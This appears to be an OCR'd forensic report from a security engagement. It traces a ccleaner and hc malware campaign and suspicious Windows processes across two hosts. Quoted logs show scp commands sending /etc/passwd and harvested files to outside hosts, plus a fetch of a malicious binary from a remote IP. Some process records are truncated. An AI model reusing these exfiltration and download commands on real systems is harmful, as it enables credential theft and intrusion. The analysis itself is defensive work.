
The */home/admin/files/docs/passwd* file was scped from Host A which generated Alams on Host A:

(01:07:37 PM) mdnhossain: 18-11-12 12:54:12.33: Alarm: CDL: Read: 000: Object 362833 (/etc/passwd) Subject 33222 pid=9510 scp -r /etc/passwd admin@128.55.12.118:./docs/
(02:50:15 PM) mdnhossain: 18-11-12 14:39:56.55: Alarm: CDL: Read: 200: Object 303798 (/etc/passwd) Subject 48934 pid=14495 scp -r /etc/passwd admin@128.55.12.117:./files/

Malicious file download and execute (Host A)
We see a connection between the ccleaner, hc and firefox processes through an unknown SrcSinkObject, so the following attacks must form a campaign (unless TA1 data lumps together unrelated objects into a single SrcSinkObject).
1. ccleaner attack
A file called *ccleaner* was downloaded from an unknown location using *scp -t ./ccleaner* . It created the file */home/admin/ccleaner.* We do see a *firefox* process connecting to 64.95.25.213:80 and writing to a SrcSinkObject which was then read by the *scp* process that downloaded the *ccleaner* file.
The *ccleaner* file was later executed, got its privilege escalated and it gathered information about the system. It also forked a dbus daemon which read */proc/filesystem* and /proc/mount and also */etc/passwd* files.



The *ccleaner* file, along with the other files created by the *ccleaner* process, were later copied to Host B on three different directories (./work/, ./test/ and ./backup/) using scp.



O:/home/admin/backup/pip_build_root/pip-delete-this-directory.txt
O:/home/admin/backup/nsemail.eml
O:/home/admin/backup/hosts
O:/home/admin/backup/backup/j_test/libQt5Widgets.so.5
O:/home/admin/backup/backup/j_test/lock.png
O:/home/admin/backup/backup/j_test/libQt5Core.so.5
O:/home/admin/backup/backup/j_test/Tmp/libEGL.dll
O:/home/admin/backup/backup/j_test/Tmp/styles/qwindowsvistastyle.dll
O:/home/admin/backup/backup/j_test/Tmp/imageformats/qtga.dll
O:/home/admin/backup/backup/j_test/Tmp/imageformats/qwebp.dll
O:/home/admin/backup/backup/j_test/Tmp/imageformats/qicns.dll
O:/home/admin/backup/backup/j_test/Tmp/imageformats/qtiff.dll
O:/home/admin/backup/backup/j_test/Tmp/imageformats/qsvg.dll
O:/home/admin/backup/backup/j_test/Tmp/imageformats/qwbmp.dll
O:/home/admin/backup/backup/j_test/Tmp/imageformats/qgif.dll
O:/home/admin/backup/backup/j_test/Tmp/imageformats/qico.dll
O:/home/admin/backup/backup/j_test/Tmp/imageformats/qjpeg.dll
O:/home/admin/backup/backup/j_test/Tmp/taken.exe
O:/home/admin/backup/backup/j_test/Tmp/taken2_win_nasty.exe
O:/home/admin/backup/backup/j_test/Tmp/iconengines/qsvgicon.dll
O:/home/admin/backup/backup/j_test/Tmp/D3Dcompiler_47.dll
O:/home/admin/backup/backup/j_test/Tmp/opengl32sw.dll
O:/home/admin/backup/backup/j_test/Tmp/taken2_win_evil.exe
O:/home/admin/backup/backup/j_test/Tmp/libGLESV2.dll
O:/home/admin/backup/backup/j_test/Tmp/translations/qt_pl.qm
O:/home/admin/backup/backup/j_test/Tmp/translations/qt_cs.qm
O:/home/admin/backup/backup/j_test/Tmp/translations/qt_hu.qm
O:/home/admin/backup/backup/j_test/Tmp/translations/qt_uk.qm
O:/home/admin/backup/backup/j_test/Tmp/translations/qt_en.qm
O:/home/admin/backup/backup/j_test/Tmp/Qt5Svg.dll
O:/home/admin/backup/backup/j_test/Tmp/taken2_win_nice.exe
O:/home/admin/backup/backup/j_test/taken2_linux.exe
O:/home/admin/backup/backup/j_test/Qt5Widgets.dll
O:/home/admin/backup/backup/j_test/platforms/qwindows.dll
O:/home/admin/backup/backup/j_test/libQt5Core.so.5.9.5
O:/home/admin/backup/backup/j_test/libQt5Gui.so.5.9
O:/home/admin/docs/backup/j_test/libQt5Widgets.so.5
O:/home/admin/docs/backup/j_test/lock.png
O:/home/admin/docs/backup/j_test/Qt5Gui.dll
O:/home/admin/024543832898
O:/home/admin/2124894608
O:/home/admin/8675309.tkn
O:/home/admin/883929418855.tkn
O:/home/admin/9006492568
O:/home/admin/backup/nsmail.tmp
O:/home/admin/backup/passwd
O:/home/admin/backup/nodeup
O:/home/admin/backup/nsemail.html
O:/home/admin/ccleaner
O:/home/admin/docs/hosts
S:-bash
O:/usr/local/bin/scp
O:/etc/nsswitch.conf
CLN
EXE
RD
RD
RD
S:scp -r /home/admin/024543832898 /home/admin/2124894608
/home/admin/8675309.tkn /home/admin/883929418855.tkn /home/admin/9006492568
/home/admin/backup /home/admin/ccleaner /home/admin/Desktop /home/admin/docs
/home/admin/Documents /home/admin/Downloads /home/admin/files
/home/admin/launchmyserver.sh /home/admin/lock.png /home/admin/Music
/home/admin/Pictures /home/admin/Public /home/admin/Templates /home/admin/test
/home/admin/Videos /home/admin/work /home/admin/xvnc4viewer.deb admin@128.55.12.118:./work/
SU
WR
CRT
CRT
RD
WR
RD
CLN
O:Pipe[5-6]
O:Pipe[3-4]
O:/dev/pts/4
O:/usr/local/bin/ssh
O:/usr/local/etc/ssh_config
O:/etc/services
O:/home/admin/.ssh/known_hosts
RD
RD
EXE
RD
RD
RD
S:/usr/local/bin/ssh -x -oForwardAgent=no
-oPermitLocalCommand=no -oClearAllForwardings=yes
-l admin -- 128.55.12.118 scp -r -d -t ./work/
SU
WR
CRT
RD
WR
RD
WR
O:Pipe[7-8]
O:IP:80370c75:35870:80370c76:22
O:/dev/tty

2. hc attack

A file called */usr/local/bin/hc* was copied to Host A from 108.25.125.188 using *scp* with the following command:

- *sudo scp 108.25.125.188:./hc .*


The file was later executed. During this execution, it loaded multiple binary and library files such as bluetooth service, volume monitor, power service, firefox , etc. It also read multiple /proc/ directory files including file from the */proc/net/* directory and the */etc/passwd* file. It also made multiple connections to 128.55.12.185:443 and dropped */tmp/ext96481*. This file was later executed and its privilege escalated. The malicious process also read the /etc/passwd file.


O:IP:6c197dbc:22
RD
S:sudo scp 108.25.125.188:./hc .
CRT
O:/proc/<PID>/stat
O:/proc/<PID>/cmdline
O:/etc/hosts
O:/proc/net/dev
O:/proc/net/arp
O:/proc/net/if_inet6
O:/proc/net/tcp
O:/proc/net/tcp6
O:/proc/net/udp
O:/proc/net/udp6
O:/proc/net/route
O:/proc/net/ipv6_route
O:/usr/bin/Xvnc4
O:/bin/dash
O:/usr/bin/xfce4-session
O:/usr/bin/dbus-launch
O:/bin/dbus-daemon
O:/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
O:/usr/bin/xfwm4
O:/usr/bin/thunar
O:/usr/bin/xfdesktop
O:/usr/bin/xfsettingsd
O:/usr/lib/gvfs/gvfsd
O:/usr/lib/gvfs/gvfsd-fuse
O:/usr/bin/xfce4-power-manager
O:/usr/lib/gvfs/gvfs-udisks2-volume-monitor
O:/usr/lib/gvfs/gvfs-gphoto2-volume-monitor
O:/usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1
O:/usr/bin/light-locker
O:/usr/lib/x86_64-linux-gnu/indicator-bluetooth/indicator-bluetooth-service
O:/usr/bin/python2.7
O:/usr/lib/at-spi2-core/at-spi-bus-launcher
O:/usr/lib/x86_64-linux-gnu/indicator-sound/indicator-sound-service
O:/usr/lib/gvfs/gvfs-afc-volume-monitor
O:/usr/bin/pulseaudio
O:/usr/lib/x86_64-linux-gnu/indicator-application/indicator-application-service
O:/usr/bin/xscreensaver
O:/usr/bin/xfce4-volumed
O:/usr/lib/gvfs/gvfs-mtp-volume-monitor
O:/usr/lib/at-spi2-core/at-spi2-registryd
O:/usr/lib/x86_64-linux-gnu/indicator-power/indicator-power-service
O:/usr/bin/update-notifier
O:/usr/bin/nm-applet
O:/usr/lib/gvfs/gvfsd-trash
O:/usr/lib/x86_64-linux-gnu/gconf/gconfd-2
O:/usr/bin/obex-data-server
O:/usr/bin/xfce4-appfinder
O:/usr/local/firefox-54.0.1/obj-x86_64-pc-linux-gnu/dist/bin/firefox
O:/usr/bin/xfce4-terminal
O:/bin/bash
O:/usr/local/bin/hc
O:/etc/group
O:/etc/passwd
RD
EXE
RD
RD
RD
RD
S:./hc
SU CLN
RD
CRT
RD
WR
RD
WR
CRT
WR
WR
CRT
RD
O:Pipe[3-4]
UnknownObject
O:IP:80370cb9:443
CLN
O:Pipe[4-5]
O:/tmp/ext96481.
RD
WR
RD
RD
EXE
RD
S:/tmp/ext96481.
SU
WR
CRT
CRT
WR
O:Pipe[6-7]
O:Pipe[8-9]

The file "*ext96481.*" was later copied to HostB using *scp*.

Further details of the attack is given below:
1. scped and executed, then collect info from


- /etc/lsb-release
- /etc/hosts
- process scanner behavior (read from /proc/*/status and /proc/*/stat)



2. the forked ./hc processes mostly made lots of network connections to 128.55.12.185:443

- read /etc/passwd
- lots of read and write to the sockets

3. the dropper behavior and execution of ext96481




The scp actually read `/tmp/ext96481` and `/tmp/nodeup` and sending them to -B. `/tmp/nodeup` has no activities besides being scped multiple time.

taken2_linux.exe (Suspicious files seen on Host A and B)
These files were scped to `admin@128.55.12.118:./work/` and `admin@128.55.12.118:./backup/`

- /home/admin/backup/backup/j_test/taken2_linux.exe
- /home/admin/backup/hosts
- /home/admin/backup/nodeup
- /home/admin/backup/nsemail.eml
- /home/admin/backup/nsemail.html
- /home/admin/backup/nsmail.tmp
- /home/admin/backup/passwd
- /home/admin/backup/pip_build_root/pip-delete-this-directory.txt
- /home/admin/ccleaner
- /home/admin/docs/hosts
- /home/admin/024543832898
- /home/admin/2124894608
- /home/admin/8675309.tkn
- /home/admin/883929418855.tkn
- /home/admin/9006492568

4.2.3 Detection of Attacks on MARPLE-MARPLE

suspicious port 2869
process "system" usually works on port 137 and 138
this is suspicious
- 127.0.0.1
- 128.55.12.66




128.55.12.66 first connects to port 445, then move to 2869, which looks like SMB exploit

127.0.0.1 with remote port 49422 checked, it is connected to
C:\Program Files\Windows Media Player\wmpnetwk.exe, which looks benign


suspicious port 1900
process "C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation" usually work on remote port 1900, but these are localport 1900

- 127.0.0.1
- 128.55.12.66



Process injection
pid: 1776, processname: c:\program files (x86)\microsoft office\office15\excel.exe, injected by firefox 4836

suspicious svchost.exe
pid:916 svchost.exe in B is suspicious, it execute excel.exe and cmd.exe which execute ping, tasklist



...stem32\svchost.exe
...3946250000
...1
...s. timestamp: 1542140130363042900

processname: c:\windows\system32\svchost.exe
pid: 844
starttime: 1542134104399311200
enddtime: -1

processname: c:\windows\system32\svchost.exe
pid: 888
starttime: 1542134104404386500
enddtime: -1

processname: c:\windows\system32\svchost.exe
pid: 916
starttime: 1542134104408052200
enddtime: -1
label: PT12 Execute sensitive programs timestamp: 1542142716326436000

processname: c:\windows\system32\svchost.exe
pid: 1000
...5160500
enddtime: -1

processname: c:\windows\system32\svchost.exe
pid: 680
starttime: 1542134104417477500
enddtime: -1
label: PT1 The process has network connections. timestamp: 1542134...
label: PF2 HeartBeat timestamp: 1542142299267702000
label: PT3 Access data from network. timestamp: 154213411673...

...s\system32\consent.exe
...4804
...41580481679300
...41585046994700

processname: c:\windows\system32\consent.exe
pid: 2392
starttime: 1542142626929311300
enddtime: 1542142707723944900

processname: c:\windows\system32\cmd.exe
pid: 3208
starttime: 1542142707924818700
enddtime: -1
label: PT12 Execute sensitive programs timestamp: 1542142716326436000

processname: c:\windows\system32\consent.exe
pid: 4196
starttime: 1542143270414658400
enddtime: 1542143274283042900

processname: c:\users\admin\wireshark-win64-2.6.4.exe
pid: 5080
starttime: 1542143274787376300
enddtime: -1

processname: c:\program files (x86)\microsoft office\office15\excel.exe
pid: 3840
starttime: 1542143921590916400
enddtime: 1542143934690187700

processname: c:\windows\system32\ping.exe
pid: 1284
starttime: 1542142721228422600
enddtime: 1542142724370736600

